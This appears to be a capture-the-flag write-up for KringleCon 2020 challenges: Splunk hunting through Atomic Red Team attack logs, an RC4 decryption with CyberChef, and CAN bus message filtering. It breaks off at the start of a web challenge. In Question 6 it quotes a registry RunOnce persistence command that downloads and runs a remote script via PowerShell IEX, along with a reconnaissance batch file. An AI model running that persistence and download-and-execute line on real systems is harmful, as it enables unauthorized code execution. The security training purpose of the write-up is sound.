
Access the Splunk terminal in the Great Room. What is the name of the adversary group that Santa feared would attack KringleCon?

Difficulty: 3/5

Solution

In this objective, we're going to be using Splunk to find events and data related to a simulated attack against Santa's infrastructure. We have 7 Questions we'll need to answer before we get the data needed to answer the Objective.

The KringleCastle SOC (Security Operations Center) has used a testing tool known as [Atomic Red Team](#) to perform a set of tactics and techniques that attackers use to penetrate systems. The MITRE corporation has developed a knowledge base of these tactics/techniques known as [ATT&CK](#). Logging into the Splunk terminal as Santa, we see there's a chat room for the SOC analysts and a private chat between Alice Bluebird (the KringleCastle SOC Team Lead) and Santa:



Question 1: How many distinct MITRE ATT&CK techniques did Alice emulate?

To answer this, Alice gives us the basic part of the question: `| tstats count where index=* by index`, which yields these results:

The screenshot shows the Splunk Enterprise interface. At the top, the search bar contains the query `tstats count where index=* by index`. Below the search bar, it indicates 303,714 events for the time range 1/1/70 12:00:00.000 AM to 1/4/21 7:58:24.000 PM. The 'Statistics (26)' tab is selected, showing a table of indexes.

	index
1	attack
2	t1033-main
3	t1033-win
4	t1057-win
5	t1059.003-main

Counting up the techniques used and combining sub-techniques gives the answer: 13 .

Question 2: What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)

Using the screenshot above, we can see the two indexes is t1059.003-main t1059.003-win .

Question 3: One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?

The ATT&CK technique for System Information Discovery is T1082 . Searching for MachineGuid in that index returns the following:

New Search

```
1 index=t1082-win MachineGuid
```

✓ 4 events (11/30/20 8:41:05.000 PM to 1/4/21 9:40:42.000 PM) No Event Sampling ▼

Events (4) Statistics Visualization

Format Timeline ▾ − Zoom Out + Zoom to Selection × Deselect

0 events during Wednesday, December 16, 2020

List ▾ / Format 50 Per Page ▾

<div> <div> <div>< Hide Fields</div> <div>≡ All Fields</div> </div> </div>		i	Time	Event
<div>SELECTED FIELDS</div> <div># EventCode 2</div> <div>a Message 2</div> <div># ProcessId 2</div>		> 1	11/30/20 8:42:59.000 PM	<div><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon'><Level>1</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><Correlation></Correlation><Execution ProcessID='2236' ThreadID='3136'><Channel>Microsoft-Windows-Sysmon</Channel><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2020-11-30 20:42:59.31492</Data><Data Name='Image'>C:\Windows\System32\reg.exe</Data><Data Name='FileVersion'>10.0.19041.1</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='MachineGuid'>{5224BDF4-594D-5FC5-FB75-C10200000000}</Data><Data Name='CurrentDirectory'>C:\Windows\System32</Data><Data Name='LogonGuid'>{5224BDF4-594D-5FC5-FB75-C10200000000}</Data><Data Name='LogonId'>0x2c175fb-0-0</Data><Data Name='ProcessId'>4792</Data><Data Name='ParentProcessId'>4740</Data><Data Name='ParentProcessName'>cmd.exe</Data><Data Name='ProcessName'>reg.exe</Data></EventData></Event></div> <div>EventCode = 1 ProcessId = 4792</div>
<div>INTERESTING FIELDS</div> <div>a Account_Domain 2</div> <div>a Account_Name 2</div> <div>a action 2</div> <div>a app 3</div> <div>a body 2</div> <div>a category 1</div> <div>a Channel 1</div> <div>a cmdline 2</div> <div>a CommandLine 2</div>		> 2	11/30/20 8:42:59.000 PM	<div><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon'><Level>1</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><Correlation></Correlation><Execution ProcessID='2236' ThreadID='3136'><Channel>Microsoft-Windows-Sysmon</Channel><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2020-11-30 20:42:59.31492</Data><Data Name='Image'>C:\Windows\System32\reg.exe</Data><Data Name='FileVersion'>10.0.19041.1</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='MachineGuid'>{5224BDF4-594D-5FC5-FB75-C10200000000}</Data><Data Name='CurrentDirectory'>C:\Windows\System32</Data><Data Name='LogonGuid'>{5224BDF4-594D-5FC5-FB75-C10200000000}</Data><Data Name='LogonId'>0x2c175fb-0-0</Data><Data Name='ProcessId'>4792</Data><Data Name='ParentProcessId'>4740</Data><Data Name='ParentProcessName'>cmd.exe</Data><Data Name='ProcessName'>reg.exe</Data></EventData></Event></div> <div>EventCode = 1 ProcessId = 4792</div>

The command line used to query the registry was `REG QUERY`

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography /v MachineGuid , which makes the key queried HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography .

Question 4: According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)

OSTap is a JavaScript-based downloader commonly used to deliver malware such as TrickBot.

We can search Splunk for anything related OSTap it with `index=attack ostap`. We're looking for the UTC timestamp of the earliest technique, so scrolling down to the bottom of the results and expanding #8 gives us a timestamp of `2020-11-30T17:44:15Z`

8

11/30/20
5:44:15.000 PM

"2020-11-30T17:44:15Z", "2020-11-30T17:44:15", "T1105", "11", "OSTAP Worming Activity", "win-dc-

Event Actions ▾

Type	<input checked="" type="checkbox"/>	Field	Value	Actions
Selected	<input checked="" type="checkbox"/>	Technique ▾	T1105	▾
	<input checked="" type="checkbox"/>	Test Name ▾	OSTAP Worming Activity	▾
	<input checked="" type="checkbox"/>	atk ▾	OSTAP Worming Activity	▾
Event	<input type="checkbox"/>	Execution Time _Local ▾	2020-11-30T17:44:15	▾
	<input type="checkbox"/>	Execution Time _UTC ▾	2020-11-30T17:44:15Z	▾
	<input type="checkbox"/>	GUID ▾	2ca61766-b456-4fcf-a35a-1233685e1cad	▾
	<input type="checkbox"/>	Hostname ▾	win-dc-748	▾
	<input type="checkbox"/>	Test Number ▾	11	▾
	<input type="checkbox"/>	Username ▾	attackrange\administrator	▾
	<input type="checkbox"/>	field1 ▾	2020-11-30T17:44:15Z	▾
	<input type="checkbox"/>	field2 ▾	2020-11-30T17:44:15	▾
	<input type="checkbox"/>	field3 ▾	T1105	▾
	<input type="checkbox"/>	field4 ▾	11	▾
<input type="checkbox"/>	field5 ▾	OSTAP Worming Activity	▾	

Question 5: One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frngca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?

[frngca's GitHub page](#) has a repository `AudioDeviceCmdlets`, used to control audio devices on Windows:

Pinned



AudioDeviceCmdlets

AudioDeviceCmdlets is a suite of PowerShell Cmdlets to control audio devices on Windows

● C# ☆ 264 🍴 40

The ATT&CK technique for `Audio capture` is `T1123`.

We can then go to the Atomic Red Team [GitHub Repository](#) to look at the specific tests run for `T1123` in the file <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1123/T1123.yaml>:

```
attack_technique: T1123
display_name: Audio Capture
```

```
atomic_tests:
- name: using device audio capture commandlet
  auto_generated_guid: 9c3ad250-b185-4444-b5a9-d69218a10c95
  description: |
    [AudioDeviceCmdlets](https://github.com/cdhunt/WindowsAudioDevice-Powershell-Cmdlet)
  supported_platforms:
  - windows
  executor:
    command: |
      powershell.exe -Command WindowsAudioDevice-Powershell-Cmdlet
    name: powershell
```

Searching Splunk for `index=t1123-win WindowsAudioDevice-Powershell-Cmdlet` and scrolling to the bottom of the results yields this data:

```
Creator Subject:
  Security ID:      ATTACKRANGE\Administrator
  Account Name:     Administrator
  Account Domain:   ATTACKRANGE
  Logon ID:         0x29C7E37

Target Subject:
  Security ID:      NULL SID
  Account Name:     -
  Account Domain:   -
  Logon ID:         0x0

Process Information:
  New Process ID:   0xe40
  New Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
  Token Elevation Type: %%1936
  Mandatory Label:  Mandatory Label\High Mandatory Level
  Creator Process ID: 0xfd0
  Creator Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
  Process Command Line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" & {powershell.exe -Command WindowsAudioDevice-Powershell-Cmdlet}
```

The `ProcessId` is `0xe40`, which when converted from hexadecimal to base 10 is `3648`.

Question 6: Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation?

The ATT&CK technique used is `T1547.001 'Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder'`.

Looking in the Atomic Red Team source for `T1547.001` at

`https://github.com/redcanaryco/atomic-red-team/tree/master/atomics/T1547.001` shows a `batstartup.bat` file in the `src` directory, but it only contains a single line of `echo " T1547.001 Hello World Bat"`. Searching `T1547.001.yaml` finds a reference to another `.bat` file:

```
- name: PowerShell Registry RunOnce
  auto_generated_guid: eb44f842-0457-4ddc-9b92-c4caa144ac42
  description: |
    RunOnce Key Persistence via PowerShell
    Upon successful execution, a new entry will be added to the runonce item in the registry.
  supported_platforms:
```

```

- windows
input_arguments:
  thing_to_execute:
    description: Thing to Run
    type: Path
    default: powershell.exe
  reg_key_path:
    description: Path to registry key to update
    type: Path
    default: HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce
executor:
  command: |
    $RunOnceKey = "#{reg_key_path}"
    set-itemproperty $RunOnceKey "NextRun" '#{thing_to_execute}' "IEX (New-Object
Net.WebClient).DownloadString(`"https://raw.githubusercontent.com/redcanaryco/atomic-red-team/
master/ARTifacts/Misc/Discovery.bat`")"
  cleanup_command: |
    Remove-ItemProperty -Path #{reg_key_path} -Name "NextRun" -Force -ErrorAction Ignore
  name: powershell
  elevation_required: true

```

Examining the file <https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Misc/Discovery.bat> shows that `quser` is the last command executed in the file:

```

arp -a
whoami
ipconfig /displaydns
route print
netsh advfirewall show allprofiles
systeminfo
qwinsta
quser

```

Question 7: According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?

We can search for Zeek log entries with `serial` in them with `index=* sourcetype=bro* serial`. The first result returned is interesting:

i		Time	Event
>	1	11/30/20 9:03:50.409 PM	<pre>{ [-] certificate.exponent: 65537 certificate.issuer: CN=win-dc-748.attackrange.local certificate.key_alg: rsaEncryption certificate.key_length: 2048 certificate.key_type: rsa certificate.not_valid_after: 2021-05-29T01:08:57.000000Z certificate.not_valid_before: 2020-11-27T01:08:57.000000Z certificate.serial: 55FCEEBC21270D9249E86F4B9DC7AA60 certificate.sig_alg: sha256WithRSAEncryption certificate.subject: CN=win-dc-748.attackrange.local certificate.version: 3 id: Fen0DH2KtOxQwt4BFk ts: 2020-11-30T21:03:50.409634Z }</pre> <p>Show as raw text</p>

The host returned is named `win-dc-748.attackrange.local`, which at a guess is probably the Domain Controller. The serial number of the certificate is `55FCEEBC21270D9249E86F4B9DC7AA60`.

Answering Question 7 gives us the data needed to answer the Objective. Alice has three pieces of information we need:

This last one is encrypted using your favorite phrase! The base64 encoded ciphertext is: `7FXjP1lyfKbyDK/MChyf36h7`
 It's encrypted with an old algorithm that uses a key. We don't care about RFC 7465 up here! I can't believe the Splunk folks put it in their talk!

[RFC 7465](#) deals with deprecating the RC4 encryption algorithm. I can't believe the Splunk folks put it in their talk! refers to a final tidbit in the [Splunk talk](#): Stay Frosty



With these pieces of data, we can use [CyberChef](#) to decrypt the message. Copy the ciphertext to the **Input** section, drag the **From Base64** and **RC4** tasks to the **Recipe** section, enter the key of `Stay Frosty`, and CyberChef gives the adversary.

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

RC4

Passphrase
Stay Frosty

UTF8

Input format
Latin1

Output format
Latin1

Input

7FXjP1lyfKbyDK/MChyf36h7

Output

The Lollipop Guild

Answer

The Lollipop Guild

Objective 7: Solve the Sleigh's CAN-D-BUS Problem

Jack Frost is somehow inserting malicious messages onto the sleigh's CAN-D bus. We need you to exclude the malicious messages and no others to fix the sleigh. Visit the NetWars room on the roof and talk to Wunorse Opemslae for hints.


Difficulty: 3/5

Solution

Someone is inserting malicious messages on the CAN-D bus on Santa's sleigh. From Wunorse Opemslae's dialog, it appears we need to fix 2 things:

1. The brakes shudder when applied.
2. The doors are acting oddly.

Using the interface to the CAN-D Bus in the sleigh, we can see the current traffic on the bus. We can simulate the major functions on the sleigh: starting & stopping the engine, locking & locking the doors, and applying the accelerator & brakes. A good starting point is to filter out the "noisy" traffic that's making it difficult to find the malicious messages:




By process of elimination, we can determinations on what IDs correspond to what function:

- 080 : Brakes
- 188 : Tachometer (RPM gauge)
- 019 : Steering
- 244 : Accelerator pedal
- 19B : Locking mechanism (Lock/Unlock)

Filtering out all traffic from IDs 188, 019, 244, and 080 eliminates all the noisy traffic, and allows us to see that there are messages from ID 19B. There appear to be malicious messages on the bus with ID 19B, so can apply a filter to exclude those messages: ID = 19B:0000000F2057.



Removing the filter for ID 080 will allow us to look at the oddly-acting brakes. Applying the brakes to 100, we can see messages of 080:000064 (100 in base 10), but also some errant messages with ID 080 but values > FFFFF0.



We can apply a filter for ID 080, values containing FFFF to eliminate the misbehaving brakes. This last filter fixes Santa's sleigh and solves the objective.



Answer

Correctly filter the CAN-D Bus traffic to eliminate the problems with the sleigh.


Objective 8: Broken Tag Generator

Help Noel Boetie fix the [Tag Generator](#) in the Wrapping Room. What value is in the environment variable GREETZ? Talk to Holly Evergreen in the kitchen for help with this.

Difficulty: 4/5

Solution

This objective is about web application vulnerabilities. The [Tag Generator](#) is a web application to print To:/From: tags for presents:

